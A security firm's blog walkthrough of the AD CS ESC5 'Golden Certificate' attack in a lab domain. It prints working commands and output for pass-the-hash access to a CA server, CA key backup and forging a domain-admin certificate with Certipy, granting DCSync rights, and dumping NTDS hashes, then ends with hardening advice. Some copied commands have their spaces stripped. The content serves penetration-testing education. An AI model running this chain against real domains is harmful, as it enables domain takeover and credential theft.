

Active Directory “Golden” Certificate Attack (ADCS – ESC5)

 rbtsec.com/blog/active-directory-certificate-services-adcs-esc5

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ADCS Part V – Introduction

In [PART 4](#) of this ADCS series, we explored an overview of Active Directory Certificate Services (AD CS) and demonstrated the **ESC4** escalation technique. This blog will delve deeper into various other objects within ADCS that can impact the entire system’s security. Specifically, we will focus on the **Certificate Authority (CA)** server’s **Active Directory (AD)** computer object. Insecure access control settings for these objects can be exploited by attackers to compromise the **Public Key Infrastructure (PKI)** and escalate their privileges within the domain.

The PKI system’s security is at risk if an attacker with limited privileges gains control over any of these critical components. Potential risks include, but are not limited to:

- The AD computer object of the CA server
- The CA server’s RPC/DCOM server
- Any descendant AD object or container within the path CN=Public Key Services, CN=Services, CN=Configuration, DC=, DC= (including the Certificate Templates container, Certification Authorities container, NTAAuthCertificates object, Enrollment Services container, etc.)

Video Walkthrough



Watch Video At: <https://youtu.be/vZdwHWP4YVw>

Prerequisites – ESC5 Attack

The **ESC5** is a post-exploitation attack that can only be performed once a threat actor gains access as a local admin on the **Certificate Authority (CA) server**. The following are the requirements.

- **Certificate Authority Server as part of the Domain (SHIELD.local)**
- **Local Admin access on the CA server – Local Administrator Account**
- **Low Privileged Domain User (pcoulson)**
- **Certipy**
- **passthecert.py**
- **netexec**

ESC5 & Golden Certificate Attack Walkthrough

Once we gain local administrative access to the **Certificate Authority (CA) server**, we can exploit this privilege to create a “**Golden Certificate**.” These certificates are essentially forged using the compromised **CA’s certificate and private key**, similar to how a “**Golden Ticket**” is crafted using compromised krbtgt account credentials.

To execute this attack, we first need to acquire the CA’s certificate and private key. This can be achieved by leveraging **Certipy**, a tool that automatically retrieves these with the **backup** parameter. Since we already possess local admin rights on the CA server, we can easily carry out this step.

Once we have the CA's certificate and private key, we can proceed to create a forged certificate for the domain admin.

In summary, by exploiting local admin access on the CA server and leveraging the tool Certipy, we can create golden certificates, enabling us to escalate our privileges within the domain. This underscores the importance of robust security measures to safeguard against unauthorized access to critical systems and assets.

Local admin access on CA Server

Copy

```
netexec smb 192.168.115.181 -u administrator -H :70719ceea9cd82e56b744447952fbf68 --local-auth
```

```
(root@rbtsecurity)-[/home/kali]
# netexec smb 192.168.115.181 -u administrator -H :70719ceea9cd82e56b744447952fbf68 --local-auth
SMB 192.168.115.181 445 CA [*] Windows 10.0 Build 20348 x64 (name:CA) (signing:False) (SMBv1:False)
SMB 192.168.115.181 445 CA [*] CA\administrator:70719ceea9cd82e56b744447952fbf68 (Pwn3d!)
```

Retrieving CA's Certificate and Private key

Copy

```
certipyca-backup -u 'Administrator' -hashes :70719ceea9cd82e56b744447952fbf68 -ca 'SHIELD-ADCS' -debug -target 192.168.115.181
```

```
(root@rbtsecurity)-[/MARVEL.local/ADCS/ESC5]
# certipy ca -backup -u 'Administrator' -hashes :70719ceea9cd82e56b744447952fbf68 -ca 'SHIELD-ADCS' -debug -target 192.168.115.181
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Trying to resolve '1' at '192.168.1.1'
[+] Trying to connect to endpoint: ncacn_np:192.168.115.181[\pipe\svcsctl]
[+] Connected to endpoint: ncacn_np:192.168.115.181[\pipe\svcsctl]
[*] Creating new service
[*] Creating backup
[*] Retrieving backup
[*] Got certificate and private key
[*] Saved certificate and private key to 'SHIELD-ADCS.pfx'
[*] Cleaning up

(root@rbtsecurity)-[/MARVEL.local/ADCS/ESC5]
```

Forging a Certificate for Domain Admin:

Copy

```
certipyforge-ca-pfx 'SHIELD-ADCS.pfx' -upn administrator@shield.local
```

```
(root@rbtsecurity)-[/MARVEL.local/ADCS/ESC5/video]
# certipy forge -ca-pfx 'SHIELD-ADCS.pfx' -upn administrator@shield.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Saved forged certificate and private key to 'administrator_forged.pfx'
```

Extracting Certificate and Key from pfx File

Copy

```
#Extracting Certificate from pfx File
certipy-cert-pfxadministrator_forged.pfx-nokey-outadministrator.crt
```

```
#Extracting Key from pfx File
certipy-cert-pfxadministrator_forged.pfx-nocert-outadministrator.key
```

```
(root@rbtsecurity)-[~/MARVEL.local/ADCS/ESC5/video]
# certipy cert -pfx administrator_forged.pfx -nokey -out administrator.crt
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing certificate and to 'administrator.crt'

(root@rbtsecurity)-[~/MARVEL.local/ADCS/ESC5/video]
# certipy cert -pfx administrator_forged.pfx -nocert -out administrator.key
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing private key to 'administrator.key'
```

Adding DcSync Permission to pcoulson - A low Privileged Domain User

Copy

```
python3/opt/PassTheCert/Python/passthecert.py-actionmodify_user-
crtadministrator.crt-keyadministrator.key-targetpcoulson-elevate-
domainshield.local-dc-hostdc4.shield.local
```

```
(root@rbtsecurity)-[~/MARVEL.local/ADCS/ESC5/video]
# python3 /opt/PassTheCert/Python/passthecert.py -action modify_user -crt administrator.crt -key administrator.key -target pcoulson -elevate -domain shield.local -dc-host dc4.shield.local
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Granted user 'pcoulson' DCSYNC rights!
```


Dumping the Domain Admin Hash

Copy

```
netexec smb 192.168.115.180 -u pcoulson -p P4ssw0rd123456@ -ntds -user administrator
```

```
(root@rbtsecurity)-[~/MARVEL.local/ADCS/ESC5/video]
# netexec smb 192.168.115.180 -u pcoulson -p P4ssw0rd123456@ --ntds --user administrator
SMB 192.168.115.180 445 DC4 [*] Windows 10.0 Build 20348 x64 (name:DC4) (domain:shield.local) (signing:True) (SMBv1:False)
SMB 192.168.115.180 445 DC4 [*] shield.local\pcoulson:P4ssw0rd123456@
SMB 192.168.115.180 445 DC4 [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB 192.168.115.180 445 DC4 [*] Dumping the NTDS. this could take a while so go grab a redbull...
SMB 192.168.115.180 445 DC4 Administrator:500:aad3b435b51404eeaad3b435b51404eea:cs153b43885058f27715b076e5246a50:::
SMB 192.168.115.180 445 DC4 [*] Dumped 1 NTDS hashes to /root/.nxc/logs/DC4_192.168.115.180_2024-06-08_104206.ntds of which 1 were added to the database
SMB 192.168.115.180 445 DC4 [*] To extract only enabled accounts from the output file, run the following command:
SMB 192.168.115.180 445 DC4 [*] cat /root/.nxc/logs/DC4_192.168.115.180_2024-06-08_104206.ntds | grep -iv disabled | cut -d ':' -f1
SMB 192.168.115.180 445 DC4 [*] grep -iv disabled /root/.nxc/logs/DC4_192.168.115.180_2024-06-08_104206.ntds | cut -d ':' -f1
```

ESC5 Attack Walkthrough



Gaining Access to DC via Pass-The-Hash Technique

Please refer to one of our previous ADCS attacks for more detailed information on gaining access via the [Pass-The-Hash Technique](#).

Gaining Access to DC using a TGT Ticket

We need to obtain the administrator.pfx file, which can be acquired by executing the below command.

Copy

```
certipyreq-caSHIELD-DC4-CA-dc-ip192.168.115.180-upcoulson@shield.local-  
p'P4ssw0rd123456@'-templateUSER-targetDC4.shield.LOCAL-  
upn'administrator@shield.local'
```

To continue, refer to one of our previous ADCS attacks for more detailed information on gaining access using [TGT Ticket](#).

Conclusion

It has been acknowledged that Active Directory Certificate Services (AD CS) plays a pivotal role in organizational security. However, its effectiveness heavily relies on getting the configuration spot on, which leaves it vulnerable to various risks, like unauthorized access and privilege escalation within the domain. Loose access control settings for the Certificate Authority (CA) and other AD CS components can be exploited by attackers, putting the entire Public Key Infrastructure (PKI) at risk and allowing them to escalate their privileges.

Regular penetration tests or adversary emulation assessments are necessary to combat these threats and beef up AD CS security. These tests ensure that security measures and configurations remain solid against evolving threats. While AD CS security is complex, we aim to provide clear guidance to navigate and protect this vital part of security infrastructure.

Here are some basic steps to shore up your AD CS security:

- **Check Certificate Templates:** Look at all active certificate templates and deactivate any unused ones.
- **Tighten Template Permissions:** Be strict about who can access certificate templates, giving permissions only to those who need them. Also, keep a close eye on enrollment permissions.
- **Require Manual Approval:** Set up “Issuance Requirements” to ensure someone has to manually approve all certificate issuances, adding an extra layer of security.
- **Stick to the Least Privilege Principle:** Give people access only to what they absolutely need.

Detections & Mitigations :

- Credentials from Password Stores – [T1555](#)
- Steal or Forge Authentication Certificates – [T1649](#)
- Pass The Hash – [T1550.002](#)
- Steal or Forge Kerberos Tickets – [T1558](#)
- Pass the Ticket – [T1550.003](#)

Credits & References



Highly skilled Pentester with experience in various areas, including multi-clouds (AWS, Azure, and GCP), network, web applications, APIs, and mobile penetration testing. In addition, he is passionate about conducting Red and Purple Team assessments and developing innovative solutions to protect company systems and data.